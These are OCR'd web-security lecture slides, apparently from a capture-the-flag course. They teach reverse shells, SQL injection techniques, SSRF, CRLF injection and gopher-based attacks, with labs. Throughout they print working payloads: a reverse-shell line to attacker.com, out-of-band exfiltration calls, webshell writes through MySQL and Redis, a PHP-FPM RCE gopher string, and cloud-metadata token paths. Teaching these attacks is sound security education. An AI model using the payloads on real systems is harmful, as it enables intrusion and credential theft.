超機密

網站安全補完計画
第2次中間報告書

Plan zur Komplementarität der Website-Sicherheit


2. Zwischenbericht | edu-ctf | @splitline

Lab: Hakka MD

Lab: DNS Lookup Tool


Lab: Log me in

OWASP Top 10 | 2017 → 2021



Never Trust User Input

Reverse Shell



Step to spawn a reverse shell

1. Run `ncat -klvp [PORT]` on attacker's host
2. Run `/bin/sh -i >& /dev/tcp/[HOST]/[PORT] 0<&1` on victim
3. Attacker should receive a reverse shell

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

`-i interactive` Force the shell to behave interactively.

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

Redirect stderr & stdout to attacker.com:7414

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

Redirect stdout (of socket) to stdin (of /bin/sh)

```
/bin/sh -i >& /dev/tcp/attacker.com/7414 0<&1
```

Reverse shell

SQL: The correct way

- Escape?
  - Add “\” before characters which need to be escaped
    - ' " \ NULL ...
  - e.g. https://www.php.net/manual/zh/function.addslashes.php
- Parameterized Query（參數化查詢）

```
username = request.args.get('username')
cursor.execute("SELECT * from users WHERE username=?", (username, ))
```

Besides `'or 1=1--`

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=1
```

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=2
```

title	content
Hello	Hello World!
Cat	Meow Meow
1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```

id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```

id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```

news.php?id=-1 UNION


Title

root@loca

MySQL Functions

- user() / current_user()
- version()
- database() / schema()
  - current database
- ……

	content
	root@localhost



```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```

id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT 1, password from Users
```

你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存 metadata 的 table（MySQL ≥ 5.0）

不同 DBMS 有不同的表來達成這件事（例如：SQLite 有 sqlite_master）

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM infomation_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1
UNION
SELECT 1, table_name from information_schema.tables
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1
                    UNION
SELECT 1, column_name from information_schema.columns
    where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
UNION
SELECT 1, group_concat(column_name) from
information_schema.columns
where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Lab: Log me in: Revenge
Lab: Bulletin Board

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Blind?

- 資料不會被顯示出來
- 只可以得知 Yes or No
  - 有內容/沒內容
  - 成功/失敗
  - …
- 常見場景
  - 登入
  - 檢查 id 是否被用過
  - …

Identify

- `SELECT * FROM Users WHERE id = 1` Yes
- `SELECT * FROM Users WHERE id = -1` No

- `SELECT * FROM Users WHERE id = 1 and 1=1` Yes
- `SELECT * FROM Users WHERE id = 1 and 1=2` No

Exploit with Binary Search

- … id = 1 # Basic condition — Yes
- … id = 1 and length(user()) > 0 — Yes
- … id = 1 and length(user()) > 16 — No
- … id = 1 and length(user()) > 8 — No
- … id = 1 and length(user()) > 4 — Yes
- … id = 1 and length(user()) > 6 — No
- … id = 1 and length(user()) = 5 — Yes

→ user() 長度是 5

假設 user() 是 'mysql'

Exploit with Binary Search

- … id = 1 and ascii(mid(user(),1,1)) > 0 Yes
- … id = 1 and ascii(mid(user(),1,1)) > 80 No
- ……

假設 user() 是 'mysql'

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Time Based

- 頁面上什麼都看不到，不會顯示任何東西
- 利用 query 時產生的時間差判斷
- 哪來的時間差？
  - sleep
  - query / 運算大量資料
  - repeat('A', 10000000)

Exploit

SLEEP 版的 boolean based

- … id = 1 and IF(ascii(mid(user(),1,1))>0, SLEEP(10), 1)
- … id = 1 and IF(ascii(mid(user(),1,1))>80, SLEEP(10), 1)
- ……

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Error Based

- 伺服器可回傳資料庫錯誤訊息
- 透過惡意輸入，控制報錯內容來偷資料
- Cons.
  - 不會顯示錯誤訊息
  - 錯誤訊息大多有長度限制

Useful functions

- XML Functions
  - ExtractValue(*xml, xpath*)
  - UpdateXML(*xml, xpath, new_xml*)
- Value Overflow
  - exp(*X*)
- Geometry related
  - MultiLineString(*LineString*)
  - MultiPolygon(*Polygon*)

...

Exploit

```
select ExtractValue(1, concat(0×0A,version()));
```

XPATH syntax error: '
8.0.20'

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Out of Band

- 把資料往外傳！
- MySQL + Windows

  ```
  load_file(concat("\\\\", user(), ".splitline.tw"))
  ```

  Samba + DNS Query Log

  Tool: DNSBin https://github.com/ettic-team/dnsbin

- Oracle

  ```
  url_http.request('http://attacker/'||(select user from dual))
  ```

Advanced Tricks

- Read file
- Write file
- RCE

Read / Write file

Read

- MySQL
  ```
  SELECT LOAD_FILE('/etc/passwd');
  ```
- PostgresSQL
  ```
  SELECT pg_read_file('/etc/passwd', <offset>, <length>);
  ```

Write

- MySQL
  ```
  SELECT "<?php eval($_GET[x]);?>" INTO OUTFILE "/var/www/html/shell.php"
  ```

sqlmap

- http://sqlmap.org/
- `sqlmap.py 'target_url' --dump`
- Script kiddie 最愛
  （可是真的很好用 👍）

- `--tamper`: 可以 bypass 部分 WAF

url=http://SSRF@127.0.0.1

URL: https://github.com

Preview

URL: https://github.com

GITHUB.COM

GitHub: Build software better, together

GitHub is where people build software. More than ...

URL: https://127.0.0.1

Preview

URL: https://127.0.0.1

127.0.0.1


Local Service

Hello localhost user!


URL: https://127.0.0.1
SSRF
127.0.0.1
Local Service
Hello localhost user!

SSRF

- Server Side Request Forgery
- 外部使用者使 server 發起請求 → 存取內網資源



Identify

- 回傳內容
- HTTP Request Log
  - cons. 對外 http 被擋？
- DNS Query Log
  - 伺服器端是否有進行 DNS 查詢


決定是否能被 SSRF
scheme://authority/foo/bar?foo=bar#123
決定 SSRF 的攻擊面
SSRF 的深度


決定是否能被 SSRF
scheme://authority/foo/bar?foo=bar#123
決定 SSRF 的攻擊面
SSRF 的深度

SSRF 攻擊面

For Local

- file:///etc/passwd
- file://localhost/etc/passwd
- Python (Old version, ref: urllib module local_file:// scheme)
  - local_file:///etc/passwd
- Java: 可列目錄
  - file:///etc/
  - netdoc:///etc/

SSRF 攻撃面

For Local

- PHP
  - https://www.php.net/manual/en/wrappers.php.php
  - php://filter
  - php://fd
  - ...

SSRF 攻擊面

For Remote

- Which is useful?


	PHP	Java	cURL	Perl	ASP.NET
gopher	--with-curlwrappers	before last patches	w/o \0 char	+	Old Ver.
tftp	--with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	--with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	--with-curlwrappers	-	+	+	-
pop3	--with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	--with-curlwrappers	-	+	-	-
telnet	--with-curlwrappers	-	+	-	-

http(s)://

- 存取/攻擊內網 web service
- GET request only (通常)

http(s):// -- Docker API

- `http://IP:2375/images/json`



http(s):// -- Cloud Metadata

- Cloud metadata?
  - 儲存該 cloud service 的一些資訊
  - 大多數雲端服務都有（AWS, GCP ...）
- GCP
  - http://metadata.google.internal/computeMetadata/v1/ ...
- AWS
  - http://169.254.169.254/latest/user-data/ ...

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id
- Get Permission
  /instance/service-accounts/default/scopes
- Get access token
  /instance/service-accounts/default/token

More → Doc: Accessing Instance Metadata - App Engine

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id

以上都需要 Request Header

Metadata-Flavor: Google

accounts/default/token

More → Doc: [Accessing Instance Metadata - App Engine]

CRLF Injection

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

BODY

?redirect=http://example.com/%0d%0a%0d%0a ...

CRLF Injection

```
do_request($_GET['url'])
```

如果 do_request 有 CRLF injection?

CRLF Injection

```
do_request("http://host/meow")
```

```
GET /meow HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```


CRLF Injection


```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
...
```

gopher://

- 神奇萬用協議
- 構造任意 TCP 封包
- 限制：無法交互操作



gopher://

- HTTP GET

```
gopher://127.0.0.1:80/_GET%20/%20HTTP/1.1%0D%0A
                      Host:127.0.0.1%0D%0A%0D%0A
```

```
                  GET / HTTP/1.1\r\n
        urlencode(  Host: 127.0.0.1\r\n  )
                  \r\n
```

gopher://

- HTTP POST?

```
gopher://127.0.0.1:80/_LAB%20TIME!
```

Lab: Preview Card

Gopher × MySQL

- 條件：無密碼（不需要交互驗證）
- 利用 Gopher 連上 MySQL server 操作
- tarunkant/Gopherus

Gopher × Redis

- Key-Value DB
- Default port: 6379

```
gopher://127.0.0.1:6379/_SET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

CRLF injection × Redis

- Key-Value DB
- Default port: 6379

```
http://127.0.0.1:6379/%0D%0ASET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

Redis 進階招數

```
FLUSHALL
SET meow "<?php phpinfo() ?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME shell.php
SAVE
```


Write file

Sync 遠端的惡意主機，導致載入惡意模組 → RCE


reference: Redis post-exploitation

RCE

Gopher × PHP-FPM



Gopher × PHP-FPM



Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%0
1%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%
09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CON
TENT_LENGTH25%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_
include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%
1%01%04%04%00%0F%
                                                    allow_url_
                %0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

RCE


決定是否能被 SSRF
scheme://authority/foo/bar?foo=bar#123
決定 SSRF 的攻擊面
SSRF 的深度


決定是否能被 SSRF
scheme://authority/foo/bar?foo=bar#123
決定 SSRF 的攻擊面
SSRF 的深度

Bypass Rule -- IP

- IP Address: 127.0.0.1
  - 10 進位　　2130706433
  - 16 進位　　0×7f000001
  - 16 進位　　0×7f.0×00.0×00.0×01
  - 8 進位　　017700000001
- IPv6　⟶ $1.000 SSRF in Slack.
  - [::127.0.0.1]
  - [::1]
  - [::]

Bypass Rule -- Domain Name


- Point domain to any IP you want
  - 127.0.0.1.xip.io
  - whatever.localtest.me
- IDN Encoding
  - ｆᴾ□ᵢｔℒiո&。ｔⓌ is the same as splitline.tw
  - http://www.unicode.org/reports/tr46/
  - Toy: Domain Obfuscator

玩壞 URL Parser 🍊

[A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!]

Blackhat USA 2017

Quick Fun Example



DNS Rebinding

